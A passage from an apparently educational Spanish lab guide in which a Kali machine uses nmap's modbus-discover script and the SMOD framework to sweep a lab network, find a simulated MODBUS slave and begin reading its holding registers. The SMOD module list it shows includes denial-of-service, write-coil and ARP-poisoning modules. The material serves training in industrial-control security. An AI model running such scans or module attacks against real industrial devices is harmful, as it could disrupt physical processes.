


Ilustración 60: Edición de valores del esclavo 2.

# 8 SMOD

- Una vez tenemos los dos esclavos configurados, pulsa el botón «run».




Ilustración 61: Pulsa el botón «run».

- En la maquina atacante Kali Linux, abre la terminal Terminator, y divide la pantalla en horizontal.
  - En el lado derecho de la terminal, ejecuta la herramienta Nmap utilizando el script **nse** específico para detección de dispositivos MODBUS (comprueba que ha detectado un dispositivo MODBUS), mostrando la IP de nuestro dispositivo MODBUS esclavo.
    - **nmap --script modbus-discover.nse -p 502 10.0.2.4**

**Nota:** -p 502 quiere decir que se va a tratar de detectar dispositivos MODBUS en el puerto (-p) 502, que es un puerto usado por defecto como puerto local en el servidor MODBUS para la comunicación MODBUS/TCP.




Ilustración 62: La maquina atacante Kali Linux. En el lado derecho de la terminal, ejecuta la herramienta Nmap.

# 8 SMOD

- En el lado izquierdo de la terminal, ejecuta el *framework* SMOD. Si escribimos *help* nos muestra la ayuda disponible.
  - Nos tenemos que situar en la carpeta «*smod*», que se encuentra en Documentos.
  - **cd Documentos/smod**
  - **python2 smod.py**
  - **help**

The screenshot shows two terminal windows side-by-side. The left window displays the execution of the SMOD framework. The user has run the command `python2 smod.py`, which loads the SMOD interface. The interface includes a logo, version information (Version : 1.0.4), and a help menu with commands like back, exit, exploit, help, show, set, and use. The right window shows the results of an Nmap scan for port 502. The output indicates that the service is open and running modbus-discover, with a sid of 0x1 and an error of ILLEGAL FUNCTION. The scan took 0.47 seconds.

Ilustración 63: En lado izquierdo de la terminal se ejecuta el *framework* SMOD.

## 8 SMOD

---

- Desde la terminal donde has ejecutado SMOD, mostramos los módulos disponibles y seleccionamos el correspondiente a Modbus Discover. Volvemos a mostrar las opciones y seleccionamos el objeto del escaneo, que corresponde a 10.0.2.0/29, ya que en este caso vamos a utilizar un rango de red. Volvemos a pedir que nos muestre las opciones para confirmar que todo está correcto.
  - Antes de realizar el siguiente paso, debes asegurarte de que nuestro dispositivo MODBUS está en ejecución, es decir, se encuentra en «run».
    - ***show modules***
    - ***use modbus/scanner/discover***
    - ***show options***
    - ***set RHOSTS 10.0.2.0/29***
    - ***show options***



# 8 SMOD

The image shows two terminal windows side-by-side. The left window is titled 'incibe@kali: ~/Documentos/smod 10x46' and displays the SMOD command-line interface. It shows the help for 'show modules', a list of available modules with their descriptions, and configuration options for the 'modbus/scanner/discover' module, including setting the target address range to '10.0.2.0/29'. The right window is titled 'incibe@kali: ~ 10x46' and shows the output of an Nmap scan. The command run was '\$ nmap --script modbus-discover.nse -p 502 10.0.2.4'. The output indicates that port 502/tcp is open and running the modbus service, and the modbus-discover script found an illegal function. The scan took 0.47 seconds.

```
incibe@kali: ~/Documentos/smod 10x46
show    Displays modules of a given type, or all modules
set     Sets a variable to a value
use    Selects a module by name
SMOD > show modules
Modules
-----
modbus/dos/arp
modbus/dos/galilRIO
modbus/dos/writeAllCoils
modbus/dos/writeAllRegister
modbus/dos/writeSingleCoils
modbus/dos/writeSingleRegister
modbus/function/fuzzing
modbus/function/readCoils
modbus/function/readCoilsException
modbus/function/readDiscreteInput
modbus/function/readDiscreteInputException
modbus/function/readExceptionStatus
modbus/function/readHoldingRegister
modbus/function/readHoldingRegisterException
modbus/function/readInputRegister
modbus/function/readInputRegisterException
modbus/function/writeSingleCoils
modbus/function/writeSingleRegister
modbus/scanner/arpWatcher
modbus/scanner/discover
modbus/scanner/getfunc
modbus/scanner/uid
modbus/sniff/arp
SMOD > use modbus/scanner/discover
SMOD modbus(discover) > show options
Name  Current Setting  Required  Description
-----
Output  True            False      The stdout save in output directory
RHOSTS  True            The target address range or CIDR identifier
RPORT   502             False      The port number for modbus protocol
Threads  1              False      The number of concurrent threads
SMOD modbus(discover) > set RHOSTS 10.0.2.0/29
SMOD modbus(discover) > show options
Name  Current Setting  Required  Description
-----
Output  True            False      The stdout save in output directory
RHOSTS  10.0.2.0/29    True       The target address range or CIDR identifier
RPORT   502             False      The port number for modbus protocol
Threads  1              False      The number of concurrent threads
SMOD modbus(discover) >

incibe@kali: ~ 10x46
(incibe@kali)-[~]
$ nmap --script modbus-discover.nse -p 502 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 11:00 CET
Nmap scan report for 10.0.2.4
Host is up (0.00062s latency).

PORT      STATE SERVICE
502/tcp    open  modbus
| modbus-discover:
|_ sid 0x1:
|_ error: ILLEGAL FUNCTION

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

(incibe@kali)-[~]
$
```

Ilustración 64: Se asegura que el dispositivo MODBUS está en ejecución.

# 8 SMOD

- Ejecuta el *exploit*, y como podemos comprobar, con SMOD has realizado un barrido de red y has detectado un dispositivo MODBUS en la IP 10.0.2.4, que coincide con nuestro dispositivo MODBUS en la MV Ubuntu.
- **exploit**

The screenshot shows a terminal window with two panes. The left pane displays the SMOD tool interface, which includes a list of fuzzing functions and options for a Modbus scanner. The right pane shows the output of an Nmap scan for port 502 on host 10.0.2.4, indicating an open Modbus service. The terminal prompt is incibe@kali: ~

```
incibe@kali: ~/Documentos/smod101x46
modbus/function/readHoldingRegister          Fuzzing Read Holding Registers Function
modbus/function/readHoldingRegisterException   Fuzzing Read Holding Registers Exception Function
modbus/function/readInputRegister             Fuzzing Read Input Registers Function
modbus/function/readInputRegisterException     Fuzzing Read Input Registers Exception Function
modbus/function/writeSingleCoils              Fuzzing Write Single Coil Function
modbus/function/writeSingleRegister           Fuzzing Write Single Register Function
modbus/scanner/arpWatcher                   ARP Watcher
modbus/scanner/discover                     Check Modbus Protocols
modbus/scanner/getfunc                      Enumeration Function on Modbus
modbus/scanner/uid                          Brute Force UID
modbus/sniff/arp                           Arp Poisoning

SMOD > use modbus/scanner/discover
SMOD modbus(discover) > show options
Name  Current Setting  Required  Description
----  -----  -----  -----
Output  True        False    The stdout save in output directory
RHOSTS  True        True     The target address range or CIDR identifier
RPORT  502         False    The port number for modbus protocol
Threads 1          False    The number of concurrent threads
SMOD modbus(discover) > set RHOSTS 10.0.2.0/29
SMOD modbus(discover) > show options
Name  Current Setting  Required  Description
----  -----  -----  -----
Output  True        False    The stdout save in output directory
RHOSTS  10.0.2.0/29  True     The target address range or CIDR identifier
RPORT  502         False    The port number for modbus protocol
Threads 1          False    The number of concurrent threads
SMOD modbus(discover) > exploit
[+] Module Modbus Discover Start
Connection unsuccessful due to the following error :
[-] Modbus is not running on : 10.0.2.1
Connection unsuccessful due to the following error :
[-] Modbus is not running on : 10.0.2.2
Connection unsuccessful due to the following error :
[-] Modbus is not running on : 10.0.2.3
[+] Modbus is running on : 10.0.2.4
Connection unsuccessful due to the following error :
[-] Modbus is not running on : 10.0.2.5
Connection unsuccessful due to the following error :
[-] Modbus is not running on : 10.0.2.6
SMOD modbus(discover) >
```

```
(incibe@kali)-[~]
$ nmap --script modbus-discover.nse -p 502 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 11:00 CET
Nmap scan report for 10.0.2.4
Host is up (0.00062s latency).

PORT      STATE SERVICE
502/tcp    open  modbus
| modbus-discover:
|_ sid 0x1:
|_ error: ILLEGAL FUNCTION


Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
(incibe@kali)-[~]
```

Ilustración 65: Ejecución del *exploit*.

# 8 SMOD

- Si ejecutas el siguiente comando, descartarás el *exploit* seleccionado para poder seleccionar otro tipo de *exploit* diferente.

▪ **back**



The screenshot shows a terminal window with two panes. The left pane displays the SMOD exploit selection process:

```
incibe@kali: ~/Documentos/smod 101x46
modbus/function/readHoldingRegisterException Fuzzing Read Holding Registers Exception Function
modbus/function/readInputRegister Fuzzing Read Input Registers Function
modbus/function/readInputRegisterException Fuzzing Read Input Registers Exception Function
modbus/function/writeSingleCoils Fuzzing Write Single Coil Function
modbus/function/writeSingleRegister Fuzzing Write Single Register Function
modbus/scanner/arpWatcher ARP Watcher
modbus/scanner/discover Check Modbus Protocols
modbus/scanner/getfunc Enumeration Function on Modbus
modbus/scanner/uid Brute Force UID
modbus/sniff/arp Arp Poisoning
SMOD > use modbus/scanner/discover
SMOD modbus(discover) > show options
Name Current Setting Required Description
-----
Output True False The stdout save in output directory
RHOSTS 10.0.2.4 True The target address range or CIDR identifier
RPORT 502 False The port number for modbus protocol
Threads 1 False The number of concurrent threads
SMOD modbus(discover) > set RHOSTS 10.0.2.0/29
SMOD modbus(discover) > show options
Name Current Setting Required Description
-----
Output True False The stdout save in output directory
RHOSTS 10.0.2.0/29 True The target address range or CIDR identifier
RPORT 502 False The port number for modbus protocol
Threads 1 False The number of concurrent threads
SMOD modbus(discover) > exploit
[+] Module Modbus Discover Start
Connection unsuccessful due to the following error :
[-] Modbus is not running on : 10.0.2.1
Connection unsuccessful due to the following error :
[-] Modbus is not running on : 10.0.2.2
Connection unsuccessful due to the following error :
[-] Modbus is not running on : 10.0.2.3
[+] Modbus is running on : 10.0.2.4
Connection unsuccessful due to the following error :
[-] Modbus is not running on : 10.0.2.5
Connection unsuccessful due to the following error :
[-] Modbus is not running on : 10.0.2.6
SMOD modbus(discover) > back
SMOD >
```

The right pane shows the Nmap scan report for the target host:

```
(incibe@kali)-[~]
$ nmap --script modbus-discover.nse -p 502 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 11:00 CET
Nmap scan report for 10.0.2.4
Host is up (0.00062s latency).

PORT      STATE SERVICE
502/tcp    open  modbus
| modbus-discover:
|_ sid 0x1:
|_ error: ILLEGAL FUNCTION


Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

Ilustración 66: Descarga del exploit seleccionado para poder seleccionar otro tipo de *exploit* diferente.

# 8 SMOD

- Desde SMOD, volvemos a listar los módulos y seleccionaremos el correspondiente a Modbus *Readholdingregister* para leer los *Holding Register* del dispositivo MODBUS.

- **show modules**
- **use**  
**modbus/function/readHolding  
Register**



The screenshot shows a terminal window with two panes. The left pane displays the SMOD framework interface, showing version 1.0.4, 23 modules, and credits to Farzin Enddo. It lists various modules under 'show modules' and provides descriptions for each. The right pane shows the output of an Nmap scan for port 502 on host 10.0.2.4, which is listening for the modbus-discover service. The service is identified as 'modbus-discover' with a 'sid 0x1' and an 'error: ILLEGAL FUNCTION'. The Nmap command used was '\$ nmap -script modbus-discover.nse -p 502 10.0.2.4'.

Ilustración 67: Listado de los módulos para leer los *Holding Register*.

## 8 SMOD

- Mostramos las opciones y establecemos la cantidad de registros que vamos a leer en 1 (*Quantity 0001*), la dirección del esclavo MODBUS 10.0.2.4, la dirección del registro que queremos leer en la 0 (*StartAddr 0x0000* en nuestro caso, que corresponde con la dirección del registro 1) y el UID (identificador del esclavo MODBUS) en 1. Posteriormente, mostramos nuevamente las opciones para confirmar que los cambios han quedado almacenados.
  - Antes de pasar al siguiente paso, nos aseguramos de que nuestro dispositivo MODBUS está en ejecución (*«run»*).
    - ***show options***
    - ***set Quantity 0x0001***
